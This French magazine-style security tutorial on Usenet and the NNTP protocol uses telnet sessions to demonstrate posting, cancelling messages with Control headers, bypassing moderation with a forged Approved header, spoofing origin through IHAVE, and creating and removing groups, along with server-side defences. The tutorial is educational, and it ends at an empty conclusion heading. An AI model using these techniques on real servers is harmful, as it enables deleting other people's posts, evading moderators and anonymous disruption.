Les standards et les protocoles utilisés dans Usenet constituent la base d'Internet. Il n'est donc pas étonnant qu'au moment de leur création, personne ne se soit soucié des questions de sécurité. Quand Internet est devenu très populaire, il s'est avéré qu'il était troué comme une passoire, et le niveau de développement de la structure d'Usenet ne permettait pas de les modifier.

Comment fonctionne Usenet ?

Usenet est un réseau distribué de serveurs dont la tâche consiste à recevoir, stocker et mettre à disposition des nouvelles (appelées souvent articles, messages ou news) sur les groupes de discussion (ou groupes de nouvelles). Un utilisateur peut envoyer un message à un groupe voulu, et ce message pourra ensuite être lu par d'autres utilisateurs. Usenet est alors très proche du forum ou des listes de discussion – il joue le même rôle mais utilise pour cela d'autres mécanismes – il a son propre protocole (pendant que les forums de discussion se servent du Web, et les lettres de discussion – de la messagerie électronique) et utilise le réseau distribué (pas centralisé, comme dans le cas des forums et des lettres).

Les groupes de discussion forment une arborescence. Dans les noms de groupes, contrairement aux noms des domaines, le composant le plus général du nom se trouve au début. Ainsi, au lieu des domaines **.fr*, nous avons les groupes *fr.**. Tous les groupes sont organisés de façon hiérarchique, suivant le nom du premier composant – nous avons, par exemple, une hiérarchie *fr.**, *alt.** ou *de.**. Tous les groupes dans une hiérarchie respectent les mêmes droits en ce qui concerne la

Cet article explique ...

Après avoir lu cet article :

- vous saurez comment Usenet fonctionne, qu'est-ce qu'un protocole NNTP et comment l'utiliser,
- vous saurez supprimer les messages, les groupes et éviter les mécanismes de modération sur votre serveur,
- vous saurez comment configurer votre propre serveur pour qu'il résiste aux abus.

Ce qu'il faut savoir ...

- Savoir utiliser le programme telnet.

création de nouveaux groupes ou la suppression de groupes existants, la modération, etc. Les administrateurs doivent adapter la configuration de leurs serveurs à ces principes, s'ils veulent donner aux utilisateurs l'accès à une hiérarchie donnée.

Évidemment, les serveurs ne permettent pas à tous de profiter de chaque groupe. C'est l'administrateur qui décide quels groupes sont disponibles sur le serveur. D'habitude, les serveurs publics donnent accès à toutes les hiérarchies locales pour un pays donné (p. ex. dans le cas de la France – *fr.**) et à ce qu'on appelle *big eight*, c'est-à-dire les hiérarchies : *comp.** (informatique et sujets connexes), *humanities.** (sciences humaines), *misc.** (divers), *news.** (Usenet), *rec.** (passe-temps, hobby), *sci.** (recherches scientifiques), *soc.** (société) et *talk.** (débats et bavardages). Certaines hiérarchies, comme p. ex. la plus grande hiérarchie du point de vue du nombre de groupes *alt.*,* ne sont pas diffusées sur l'ensemble des réseaux Usenet, et certains utilisateurs peuvent ne pas y avoir accès.

Structure distribuée

Les serveurs d'Usenet sont connectés sur un réseau qui permet l'échange d'informations. Grâce à cela, si vous envoyez un message sur l'un de ces serveurs, il sera disponible en lecture sur les autres serveurs qui hébergent le groupe en question en peu de temps.

Les serveurs échangent les informations de façon active (*push*), et non passive (*pull*). Cela signifie qu'après l'envoi d'un message sur un serveur, celui-ci le renvoie plus loin au lieu d'attendre que le message soit retiré. Les liaisons entre les serveurs sont appelés feeds (alimentation d'Usenet). Par contre, les utilisateurs reçoivent les messages de façon passive – sur demande de l'utilisateur, le logiciel de lecture de nouvelles (*newsreader* en anglais) vérifie la présence de nouveaux messages sur les groupes, et si c'est le cas, il les télécharge.




Figure 1. *Voici comment les serveurs du réseau Usenet vont échanger les messages*

En raison de la structure d'Usenet, l'administrateur du serveur A, qui veut donner accès aux groupes, p. ex. de la hiérarchie *alt.**, doit contacter l'administrateur du serveur B, qui donne déjà accès à cette hiérarchie et demander un feed. L'administrateur du serveur B change alors la configuration de façon à ce que son serveur envoie de nouveaux messages au serveur A et accepte la réception des nouvelles envoyées par les utilisateurs du serveur A. Si les utilisateurs du serveur A commettent des abus, et si son administrateur n'y réagit pas, le propriétaire du serveur B peut, à tout moment, retirer le feed (c'est-à-dire arrêter d'envoyer de nouveaux messages) et désactiver la possibilité de télécharger les nouvelles de la part de A.

Analysons ce qui se passe avec un message envoyé à un serveur de groupes de discussion avant qu'il ne parvienne à un autre (Figure 1). Admettons que nous ayons à faire seulement à trois serveurs (évidemment, il est possible d'en utiliser plus) : *news.france.com*, *news.free.fr* et *news.leibowitz.org*. Admettons que l'utilisateur a envoyé un message au serveur *news.france.fr*, au groupe *alt.test*, qui est aussi disponible sur les autres serveurs.

Après avoir reçu le message de la part de l'utilisateur, le serveur *news.france.fr* se connecte aux serveurs *news.free.fr* et *news.leibowitz.org*, et ensuite, les informe qu'il a obtenu un nouveau message. Il passe aussi l'identifiant unique de ce message (appelé dans Usenet *MessageID*). En réponse, le serveur *news.free.fr* informe *news.france.com*, que ce message n'est pas encore parvenu et demande de le lui envoyer. Il en est de même avec le serveur *news.leibowitz.org*. Après quelques instants, le message est disponible sur les trois serveurs.

Pourtant, *news.free.fr* et *news.leibowitz.org* sont aussi liés l'un à l'autre. Cela signifie qu'après avoir

reçu un message par *news.free.fr*, celui-ci se contacte avec *news.leibowitz.org* et informe qu'il a reçu un nouveau message (qu'il vient de recevoir de la part de *news.france.com*). Mais *news.leibowitz.org* a déjà l'information sur cet identificateur, alors il répond qu'il ne veut pas le recevoir. De cette façon, les serveurs évitent le dédoublement de messages et l'envoi de données redondantes.

Protocoles NNTP et NNRP

Le protocole d'échange des messages (entre les serveurs ou entre le serveur et l'utilisateur) utilisé dans Usenet est *Network News Transport Protocol*, c'est-à-dire NNTP. Le sous-groupe de commandes utilisées pour l'échange de messages entre le client et le serveur est appelé souvent *Network News Reader Protocol* – NNRP.

Le protocole NNTP a été défini dans la RFC 977 datant de 1986. Il découle d'une proposition de développement du standard Usenet utilisé encore dans Arpanet (cf. RFC 850 du 1983), qui avait pour but de réduire les limitations imposées par Usenet de l'époque et de le vulgariser. Un an après la publication de la RFC 977, on a introduit la RFC 1036 qui a remplacé la RFC 850. Par contre, en 2000, on a introduit la RFC 2980 qui défini les extensions NNTP les plus populaires qui sont devenues très utiles.

NNTP est un protocole de type texte, très similaire au protocole SMTP. De même, le format des messages Usenet ne diffère pas trop de celui de la messagerie électronique. L'échange des messages entre les serveurs est un peu plus compliquée, car le protocole implémente, entre autres, la compression des données. Mais la communication entre le client et le serveur est basée sur quelques commandes simples.

Accès au serveur

Pour pouvoir poster et lire des messages, il est nécessaire d'avoir accès à l'un des serveurs Usenet. Cet accès peut être réglé par l'administrateur – certains utilisateurs ne sont autorisés qu'à lire, ou bien à lire et à poster des messages.

Les droits d'accès se basent sur l'un des deux mécanismes. Le premier donne l'accès à une plage déterminée d'adresses IP. Cette méthode est utilisée par la plupart des serveurs publiques.

Une autre méthode d'autorisation s'appuie sur le login et le mot de passe. Cette méthode est utilisée par de nombreux serveurs privés.

Nous envoyons notre premier message

Maintenant que nous connaissons les bases du fonctionnement d'Usenet, essayons d'accéder à un serveur, afin de recevoir et d'envoyer un message. Le protocole NNTP est si simple que pour effectuer les tests, nous n'avons pas besoin d'outils supplémentaires – *telnet* suffit. Les commandes de base de NNTP sont présentées dans l'encadré.

Supposons que nous connaissions (par exemple, de la part de notre fournisseur d'accès à Internet) le serveur NNTP que nous pouvons utiliser. Essayons de nous y connecter sur le port 119 :

```
$ telnet news.pradnik.one.pl 119
< 200 news.pradnik.net
  InterNetNews NNRP server
  INN 2.4.1 ready (posting ok).
```

Il est facile de deviner que l'information `posting ok` signifie que le serveur nous autorise à envoyer des messages. Nous apprenons aussi que le logiciel de communication est *INN* version 2.4.1 (la plupart des serveurs dans Usenet utilise *INN*).

Commençons notre conversation avec le serveur en lui précisant s'il parle avec un autre serveur ou un programme client. Déclarons que c'est un programme client :

```
> MODE READER
< 200 news.pradnik.net
  InterNetNews NNRP server
  INN 2.4.1 ready (posting ok).
```

Le serveur a accepté notre déclaration. La plupart des serveurs ne l'exige pas – si elle est absente, le serveur admet qu'il communique avec un programme client. Maintenant, assurons-nous que le serveur comprenne quel est le groupe à partir duquel nous voulons recevoir des nouvelles (et ensuite, envoyer les nôtres) :

```
> GROUP pbpz.test
< 211 5 1 7 pbpz.test
```

Les chiffres après la réponse commençant par 211 (encadré *Codes de réponse NNTP*) sont, respectivement : le nombre de messages sur le serveur (dans un groupe donné), le numéro du premier et du dernier message.

Si nous connaissons les numéros des messages (ne pas confondre avec *MessageID* – les numéros des messages sur le serveurs correspondent aux identifiants locaux), nous pouvons donc lire le dernier message :

```
> ARTICLE 7
```

En réponse, nous obtenons le message voulu.

À présent, nous pouvons envoyer notre premier message à partir de *telnet*. Pour cela, nous pouvons utiliser l'une des deux commandes. La commande `POST` sert à envoyer les messages du programme client, `IHAVE` – s'il s'agit d'un serveur. En pratique, `POST` signifie *envoyer le message*, et `IHAVE` – *j'ai un message, si tu ne l'as pas, je te l'enverrai.* Dans notre exercice, comme nous simulons un programme client, pour envoyer le message, nous allons utiliser `POST` :

```
> POST
< 340 Ok, recommended ID
  <ccbpdu$5s7$1@hq.pradnik.one.pl>
```

On voit que le serveur a tout de suite proposé le *MessageID* approprié. Il est aussi prêt à recevoir notre message (encadré *Codes de réponse NNTP*). Maintenant, à nous de le formater de façon appropriée. Dans le

Listing 1. *Notre premier message*

```
> POST
< 340 Ok, recommended ID <ccbpdu$5s7$1@hq.pradnik.one.pl>
> From: nobody@nowhere.com
> Newsgroups: pbpz.test
> Subject: test
> Body:
>
> This is a simple test. Ignore it.
>
> .
< 240 Article posted <ccbpdu$5s7$1@hq.pradnik.one.pl>
```

Listing 2. *Notre premier message sur le serveur*

```
> ARTICLE <ccbpdu$5s7$1@hq.pradnik.one.pl>
< 220 0 <ccbpdu$5s7$1@hq.pradnik.one.pl> article
< Path: news.pradnik.net!not-for-mail
< From: nobody@nowhere.com
< Newsgroups: pbpz.test
< Subject: test
< Date: Fri, 4 Jun 2004 09:30:34 +0000 (UTC)
< Organization: ASK PBPZ - Krakow (http://www.pbpz.okey.pl/)
< Lines: 2
< Distribution: local
< Message-ID: <ccbpdu$5s7$1@hq.pradnik.one.pl>
< NNTP-Posting-Host: notre.adresse.ip
< Mime-Version: 1.0
< Content-Type: text/plain; charset=ISO-8859-2
< Content-Transfer-Encoding: 8bit
< X-Trace: hq.pradnik.one.pl 1089038647 6023 notre.adresse.ip
 (4 Jun 2004 09:30:34 GMT)
< X-Complaints-To: usenet@pradnik.one.pl
< NNTP-Posting-Date: Fri, 4 Jun 2004 09:30:34 +0000 (UTC)
< X-Notice1: This message was sent through the PradnikNET news server.
< Body:
< X-Notice3: [postprocessed] Charset encoding set by server.
< Xref: news.pradnik.net pbpz.test:8
<
< This is a simple test. Ignore it.
<
< .
```

cas le plus simple, il suffit que notre message ait trois en-têtes :

- `From` – l'adresse de l'expéditeur,
- `Subject` – le sujet du message,
- `Newsgroups` – la liste des groupes, séparés par des virgules, auxquels le message doit être envoyé.

Si l'un de ces en-têtes est négligé, le message ne sera pas accepté. Quant aux autres en-têtes, c'est le serveur qui s'en occupe. Nous pouvons décider d'ajouter notre propre *MessageID* et d'autres en-têtes, mais dans ce cas, cela n'est pas nécessaire.

L'exemple d'un message est présenté dans le Listing 1. Au début du message, nous définissons les en-têtes. Le dernier en-tête est `Body` (il ne faut pas oublier de mettre un espace après le deux-points – sinon, certains serveurs n'accepteront pas le message). Ensuite, nous laissons une ligne vide, saisissons le contenu du message et ajoutons encore une ligne vide et un point dans la nouvelle ligne – cette opération termine la saisie du message.

Assurons-nous que notre message est bien arrivé au serveur en tapant son *MessageID* :

```
> ARTICLE
  <ccbpdu$5s7$1@hq.pradnik.one.pl>
```

Si notre message est parvenu au serveur, elle est consultable avec tous les en-têtes (Listing 2) :

On voit que le serveur a ajouté ses propres en-têtes. Parmi eux, vous trouverez l'en-tête `NNTP-Posting-Host`, permettant d'identifier l'expéditeur suivant IP, et l'en-tête `Path` qui informe quels serveurs ont déjà obtenu le message (pour qu'il ne soit pas nécessaire de s'y contacter et d'envoyer le message via feed).

Pas si simple que ça

Dans l'exemple présenté, la connexion au serveur s'est faite sans authentification. Si le serveur exige l'authentification, nous devons, en plus, saisir notre nom et mot de passe. Cette opération est effectuée à l'aide de la commande `AUTHINFO` en deux étapes. En voici l'exemple :

```
$ telnet news2.example.com 119
< 200 news2.example.com
  InterNetNews NNRP server
  INN 2.4.1 ready (posting ok).
> AUTHINFO user utilisateur
< 381 PASS required
> AUTHINFO pass mot de passe
< 281 Ok
```

Voyons ce qui se passe lors d'une tentative de réception ou d'envoi d'un message, si nous n'avons pas d'accès au serveur :

```
$ telnet news3.example.com 119
< 201 news3.example.com
  InterNetNews NNRP server
  INN 2.3.2 ready (no posting).
```

Le serveur nous informe que nous n'avons pas le droit de poster (`no posting`). Pourtant, essayons de lire un message quelconque. Pour cela, accédons au groupe *alt.test* au moyen de la commande `GROUP` :

```
> GROUP alt.test
< 480 Authentication required
  for command
```

Bien que nous ayons réussi à nous connecter, le serveur ne nous a pas permis de charger les informations de base sur le groupe en demandant l'authentification. Il nous est impossible de consulter le message. Les autres serveurs peuvent nous traiter d'une manière encore plus brutale :

```
$ telnet news4.example.com 119
< 502 You have no permission
  to talk.  Goodbye.
< Connection closed
  by foreign host.
```

Abus

Nous savons déjà comment l'utilisateur peut accéder au serveur et poster un article. Il faut être conscient des abus que nous pouvons commettre, outre l'envoi du matériel offensif. Il s'avère que le mode de fonctionnement d'Usenet offre beaucoup de possibilités dans ce domaine.

Vu qu'Usenet est un réseau distribué, un mécanisme qui propage sur les autres serveurs les commandes de suppression des articles, de création ou de suppression des groupes, etc., est nécessaire. Les concepteurs d'Usenet ont choisi la solution la plus simple : toutes les modifications sont effectuées à l'aide de messages ordinaires avec les en-têtes appropriés. De cette manière, il n'est pas nécessaire de créer de mécanismes spéciaux permettant de distribuer ces décisions.

Mais cette solution est idéale pour les personnes qui commettent des abus. Il suffit d'accéder à un serveur NNTP quelconque connecté au réseau public et d'envoyer un message préparé spécialement pour supprimer un article, pour contourner la modération d'un groupe et pour créer un nouveau groupe ou pour supprimer un groupe existant. Il existe, bien sûr, des mécanismes pour se protéger contre ces abus, mais ils sont loin d'être parfaits et il est facile de les contourner.

Anonymat

Les utilisateurs qui veulent commettre un abus essaient de le faire de façon anonyme. Pour devenir anonyme dans Usenet, il faut se servir des techniques semblables à celles utilisées dans SMTP (article *Comprendre l'envoi des spams* dans le numéro 2/2004 de notre magazine). Il suffit d'avoir un accès non autorisé à une console sur un ordinateur quelconque ou d'utiliser *open proxy*, et seulement l'administrateur de cet ordinateur ou de ce proxy saura qui est responsable de ces actions.

Comme nous l'avions dit, les serveurs NNTP ajoutent automa-

Commandes NNTP importantes

- `HELP` – affiche la liste des commandes disponibles sur le serveur avec leur syntaxe,
- `MODE` – définit le mode de travail (`MODE READER` – client, `MODE STREAM` – serveur),
- `AUTHINFO` – sert à saisir les données d'autorisation (`AUTHINFO user` utilisateur, `AUTHINFO pass` mot de passe),
- `LIST` – retourne la liste des groupes (comme paramètre, on peut donner le critère de recherche, p. ex. `fr.rec.*`),
- `GROUP` – sert à télécharger les informations de base sur le groupe et à paramétrer le pointeur au groupe ; retourne le nombre de messages dans un groupe, le numéro du premier et du dernier message,
- `NEXT` – passe au message suivant dans un groupe (après la configuration du pointeur du groupe à l'aide de `GROUP`),
- `LAST` – passe au dernier message dans un groupe,
- `ARTICLE`, `HEAD` et `BODY` – permettent de charger, respectivement, le message entier, ses en-têtes ou son contenu ; comme paramètre, on peut saisir le nombre de messages sur le serveur ou son *MessageID*,
- `POST` – sert à envoyer les messages ; après cette commande, il faut saisir le message avec les en-têtes appropriés,
- `IHAVE` – sert à envoyer le message par le serveur ; si, en réponse, on obtient 345, il faut saisir le message (comme dans le cas de `POST`), si 435 – cela signifie que le serveur a déjà ce message.

Attention : toutes les commandes NNTP peuvent être saisies en minuscules.

Codes de réponse NNTP

Les codes de réponse NNTP se composent de trois chiffres. Le premier définit la catégorie générale, le deuxième la catégorie détaillée et le troisième – le code concret. Voici la signification de chiffres spécifiques :

Premier chiffre :

- `1xx` – une information à négliger,
- `2xx` – l'exécution de la commande a réussi,
- `3xx` – veuillez continuer la saisie des données (dans les commandes à plusieurs lignes),
- `4xx` – la commande est correcte, mais n'a pas pu être exécutée,
- `5xx` – la commande est incorrecte (cette commande n'existe pas, une erreur fatale s'est produite, etc.).

Deuxième chiffre :

- `x0x` – la connexion, la préparation et d'autres informations générales,
- `x1x` – la sélection du groupe de discussion,
- `x2x` – la sélection du message dans le groupe,
- `x3x` – les fonctions de distribution du message,
- `x4x` – l'envoi du message,
- `x8x` – les commandes non standard,
- `x9x` – les données à déboguer.

Intelligence Artificielle
Actuellement en vente

À la une du numéro :
sur le CD la version complète de système expert PC-Shell !

Maintenant Software 2.0 Extra! tous les deux mois.
Dans le prochain numéro :
Programmation mobile

www.software20.org

Chez votre marchand de journaux

Listing 3. *Suppression du message*

```
> POST
< 340 Ok, recommended ID <ccbpqt$5s7$2@hq.pradnik.one.pl>
> From: somebody@somewhere.net
> Newsgroups: pbpz.test
> Subject: delete the test
> Control: cancel <ccbpdu$5s7$1@hq.pradnik.one.pl>
>
> .
< 240 Article posted <ccbpqt$5s7$2@hq.pradnik.one.pl>
```

tiquement aux messages envoyés l'en-tête `NNTP-Posting-Host`, qui contient le FQDN (le nom de domaine complet) ou l'IP de la personne qui envoie le message. Il existe encore des serveurs qui n'ajoutent pas cet en-tête, mais ils ne sont pas bien vus dans le réseau publique Usenet. Ce n'est pas étonnant parce qu'ils empêchent l'identification des personnes qui commettent des abus. C'est pourquoi l'identification de l'expéditeur de l'article n'est pas difficile – toutes les informations sont disponibles dans les en-têtes.

Suppression d'un message

Puisque nous savons comment envoyer un message au serveur, essayons maintenant de le supprimer. Pour ne pas commettre un abus, supprimons celui que nous venons d'envoyer – c'est permis. N'oubliez pas que tous les tests pouvant être considérés par les administrateurs du serveur comme actions non autorisées doivent être effectués sur votre propre serveur.

Pour supprimer le message voulu, il faut envoyer un message qui indiquera celui à supprimer. Pour cela, nous n'avons qu'à ajouter l'en-tête `Control` contenant la commande `cancel` et l'identifiant du message à supprimer. L'exemple est présenté dans le Listing 3.

Vérifions si notre message a été supprimé :

```
> ARTICLE
  <ccbpdu$5s7$1@hq.pradnik.one.pl>
< 430 No such article
```

Puisque la suppression de notre propre message est simple, la suppression d'un autre message devrait l'être également. Et c'est vrai car il n'existe aucun mécanisme empêchant la suppression d'un message d'une tierce personne – ni l'adresse IP de l'expéditeur de deux messages, ni l'adresse e-mail ne sont prises en compte.

L'administrateur du serveur est capable de limiter la possibilité d'envoi des cancels à une certaine plage d'adresses IP, de ne permettre de l'utilisation qu'à des utilisateurs autorisés (tous ou choisis) ou ne le permettre à personne. En pratique, la plupart des serveurs autorisent la suppression de messages. Alors, si nous ne voulons pas que notre serveur soit utilisé par quelqu'un pour la suppression non autorisée de messages, nous pouvons limiter ou reprendre le droit d'envoyer des cancels (à partir de l'adresse IP ou de l'identification).

Pour l'instant, d'autres possibilités afin de se protéger n'existent pas, bien que les tentatives visant à concevoir des programmes permettant d'autoriser les cancels à l'aide de signatures ou de hachage (ce qu'on appelle *cancel locks* – p. ex. *http://www.templetons.com/usenet-format/howcancel.html*). Mais l'application de ces programmes exigerait la reconstruction de toute l'infrastructure, et surtout des programmes clients – autrement dit, ces programmes ne pourraient plus supprimer les messages.

Contourner la modération

Jusqu'à maintenant, nous avons expérimenté avec des groupes sur lesquels chacun peut poster. Usenet contient aussi des groupes modérés. Le message envoyé à ce groupe parvient d'abord via e-mail au modérateur qui ajoute des en-têtes appropriés et l'envoie au serveur.

L'utilisateur peut aussi être modérateur de ses propres articles et les publier sur un groupe modéré quelconque. L'unique mécanisme res-

Anonymat à l'aide d'IHAVE

Une méthode très intéressante afin de rester anonyme dans Usenet est l'utilisation de la commande `IHAVE` employée pour échanger les messages entre les serveurs. Lors d'une session NNTP, l'utilisateur ne simule pas un programme client, mais un autre serveur. Au message préparé, il ajoute son propre en-tête `NNTP-Posting-Host` faux. Il crée son propre *MessageID*, l'en-tête `Path` et les envoie au serveur de façon à ce que l'on ait l'impression qu'il a reçu ce message de la part d'un tiers.

Robot d'annulation de message (Cancelbots)

La facilité avec laquelle il est possible de supprimer les messages dans Usenet est exploitée par les robots d'annulation de message (en anglais *cancelbots*). Ce sont des outils permettant de supprimer automatiquement et rapidement des messages. À première vue, nous avons l'impression que cet outil ne sert qu'aux crakers, mais il peut s'avérer très utile pour de bons buts.

Plusieurs robots d'annulation légaux approuvés par les administrateurs fonctionnent dans l'Usenet. Leur tâche consiste à éliminer les spams envoyés sur les groupes de discussion. Ils reconnaissent le spam, par exemple, d'après le nombre des groupes donné dans l'en-tête `Newsgroups`. Si celui-ci paraît trop important, le robot envoie tout de suite un cancel et supprime le message avant qu'il ne soit téléchargé par les utilisateurs finaux.

ponsable de la modération est l'en-tête `Approved`. Il suffit qu'il soit ajouté au message envoyé (il peut contenir une adresse e-mail quelconque, même inexistant), et le message, au lieu de parvenir au modérateur, s'affiche directement sur le groupe.

Essayons d'envoyer un article à un groupe de test modéré sur notre serveur. Commençons par envoyer un message ordinaire (Listing 4). Après l'envoi du message, nous obtenons l'information qu'il a été transféré au modérateur. Pour être sûrs, vérifions si un message avec *MessageID* proposé par le serveur avant de l'accepter, est présent sur le serveur :

```
> ARTICLE
  <c9qfld$97d$2@hq.pradnik.one.pl>
< 430 No such article
```

Comme vous voyez, le message n'est pas arrivé au groupe, mais au modérateur. Essayons encore une fois, mais cette fois-ci, ajoutons l'en-tête `Approved` avec le contenu arbitraire (Listing 5). Cette fois-ci, après avoir terminé l'envoi du message, nous avons reçu une information que le message a été publié. Vérifions :

```
> ARTICLE
  <c9qfnt$9c7$1@hq.pradnik.one.pl>
```

À la suite de cette commande, nous pouvons regarder notre message publié.

Vous voyez qu'il est très facile de contourner le mécanisme de modération. En pratique, les utilisateurs qui veulent contourner ce mécanisme, donnent dans l'en-tête `Approved` la vraie adresse du modérateur (cette adresse est disponible dans chaque message envoyé au groupe par le modérateur). Certains serveurs n'acceptent pas que des messages dont l'adresse définie dans l'en-tête `Approved` et l'adresse du modérateur (dans la configuration du serveur) soient différentes.

Il existe aussi des groupes automodérés. Pour y poster, l'auteur doit lui-même remplir le champ d'en-tête `Approved` avec une chaîne de caractères quelconque. Les messages qui

Listing 4. *Nous essayons d'envoyer un article au groupe modéré*

```
> POST
< 340 Ok, recommended ID <c9qfld$97d$2@hq.pradnik.one.pl>
> Newsgroups: pbpz.test.moderated
> From: nobody@nowhere.com
> Subject: test 1
> Body:
>
> Test 1
>
> .
< 240 Article posted (mailed to moderator)
```

Listing 5. *Contourner le modérateur*

```
> POST
< 340 Ok, recommended ID <c9qfnt$9c7$1@hq.pradnik.one.pl>
> Newsgroups: pbpz.test.moderated
> From: nobody@nowhere.com
> Subject: test 2
> Approved: somebody@somewhere.net
> Body:
>
> Test 2
>
> .
< 240 Article posted <c9qfnt$9c7$1@hq.pradnik.one.pl>
```

n'ont pas l'en-tête `Approved` sont envoyés au « trou noir », c'est-à-dire au */dev/null*.

Hélas, les possibilités de se protéger contre les abus consistant à contourner la modération ne sont pas trop nombreuses. L'administrateur du serveur *INN* peut limiter les possibilités d'envoi des messages comportant cet en-tête et le restreindre aux adresses IP déterminées ou aux utilisateurs autorisés. Pourtant, s'il veut que son serveur contienne les groupes modérés, il doit donner cette possibilité aux autres serveurs qui lui envoient des messages. En pratique, cela signifie qu'il suffit qu'un serveur du réseau public permette l'envoi du message automodéré, et celui-ci sera distribué sur tous les autres serveurs.

L'unique possibilité de se protéger contre l'automodération non autorisée consisterait à accorder l'accès aux serveurs choisis aux modérateurs à partir de l'adresse IP ou un nom utilisateur et mot de passe. Ensuite, il faudrait supprimer du réseau public tous les serveurs permettant l'automodération. En effet, cette solution est pratiquement inapplicable, vu l'étendue d'Usenet. C'est pourquoi, il est presque toujours possible de contourner la modération, mais parfois l'utilisateur doit trouver pour cela un serveur approprié.

Création et suppression des groupes

Théoriquement, la création et la suppression des groupes est aussi facile que la suppression des articles. Dans les deux cas, le même mécanisme est appliqué, c'est-à-dire l'en-tête `Control`. Pourtant, l'utilisateur qui veut commettre un abus (par exemple, supprimer *comp.os.ms-windows.winnt*) devra faire face à des problèmes plus complexes.

Les conditions suivant lesquelles les groupes sont créés ou supprimés dépendent de deux facteurs : des droits d'utilisation relatifs à la hiérarchie donnée, et de la décision de l'administrateur du serveur réel. Heureusement, *INN* offre des possibilités plus vastes en ce qui concerne la

surveillance des opérations de création et suppression des groupes que la suppression des messages.

Il existe des hiérarchies, par exemple *alt.** qui offrent à l'utilisateur la liberté de créer et de supprimer les groupes. Chaque utilisateur a le droit de créer un nouveau groupe *alt.**, et aussi, théoriquement, de supprimer le groupe existant. Il suffit qu'il envoie un control approprié (on appelle comme ça les messages qui chargent les serveurs d'effectuer certaines actions au lieu de poster les messages).

En pratique, la création et la suppression des groupes dans *alt.** (et dans les autres hiérarchies avec les droits similaires) sont réglées par les administrateurs des serveurs. Bien que la création d'un nouveau groupe n'exige pas de la présence de l'administrateur (le control qui crée un nouveau groupe *alt.** est immédiatement accepté par le serveur), la suppression doit être acceptée. Pourtant, les controls se propagent de la même façon que les autres messages, il suffit alors d'envoyer un control à l'un des serveurs, et il sera automatiquement transféré aux autres serveurs. En effet, sur certains serveurs le groupe disparaît immédiatement (ce sont les serveurs dont les administrateurs n'ont pas configuré *INN* de façon à accepter la suppression des groupes manuellement), et sur les autres, le groupe existe tant que l'administrateur ne décide pas de le supprimer.

Aux autres hiérarchies, des règles plus restrictives peuvent être appliquées. Par exemple, les droits de création et de suppression des groupes dans la hiérarchie *fr.** sont réservé au contrôle d' Olivier Robert (depuis le 10 juillet 1998). Tous les controls envoyés par lui sont signés par sa clé PGP. Les serveurs, quant à eux, sont obligés de vérifier la signature du message et d'accepter la commande que si la signature est correcte.

Malheureusement, il n'est pas possible de contraindre l'administrateur à ce qu'il configure les programmes pour qu'ils acceptent seulement les controls signés avec PGP. Puisque ce n'est pas trop facile, plusieurs administrateurs de serveurs plus petits, les configurent de telle façon qu'il suffit que le control soit envoyé avec les en-têtes `From` et `Approved` (c'est-à-dire, avec l'adresse email de l'administrateur) appropriés, et il sera accepté. Cela entraîne une désynchronisation des serveurs due aux abus – sur certains serveurs le control ne sera pas accepté (défaut de la signature PGP correcte), et sur les autres il sera accepté (et le groupe disparaîtra).

Listing 6. *Création d'un groupe*

```
> POST
< 340 Ok, recommended ID <c9qfj1$97d$1@hq.pradnik.one.pl>
> From: nobody@nowhere.com
> Newsgroups: pbpz.test.hakin9
> Subject: création d'un groupe
> Control: newgroup pbpz.test.hakin9 moderated
> Approved: nobody@nowhere.com
>
> .
< 240 Article posted <c9qfj1$97d$1@hq.pradnik.one.pl>
```

Listing 7. *Suppression du groupe*

```
> POST
< 340 Ok, recommended ID <c9qfrs$9fv$1@hq.pradnik.one.pl>
> From: nobody@nowhere.com
> Newsgroups: pbpz.test.hakin9
> Subject: suppression du groupe
> Control: rmgroup pbpz.test.hakin9
> Approved: nobody@nowhere.com
>
> .
< 240 Article posted <c9qfrs$9fv$1@hq.pradnik.one.pl>
```

Exemple pratique

Nous savons déjà en quoi consiste la création et la suppression des groupes, essayons alors de créer, et ensuite, de supprimer le groupe sur notre propre serveur de test. Commençons par la création d'un groupe. Nous devons appliquer deux mécanismes l'en-tête `Control` et `Approved`. Le serveur n'acceptera pas la commande de création ou de suppression d'un groupe, si le message n'est pas automodéré. La syntaxe de la commande dans l'en-tête `Control` est très simple : `newgroup nom.du.groupe` ou `newgroup nom.du.groupe moderated` (dans le second cas, le groupe crée sera modéré). Le control peut être envoyé à un groupe quelconque, même au groupe que vous êtes en train de créer (l'en-tête `Newsgroups`). L'exemple d'un message est présenté dans le Listing 6.

Après la création du groupe, il est facile de s'assurer qu'il existe grâce à la commande :

```
> GROUP pbpz.test.hakin9
< 211 0 0 0 pbpz.test.hakin9
```

Maintenant, nous pouvons supprimer le groupe créé. Dans le message à envoyer au serveur, au lieu de `newgroup`, il faut entrer `rmgroup` – Listing 7.

Assurons-nous que le groupe est supprimé :

```
> GROUP pbpz.test.hakin9
< 411 No such group
  pbpz.test.hakin9
```

Conclusion

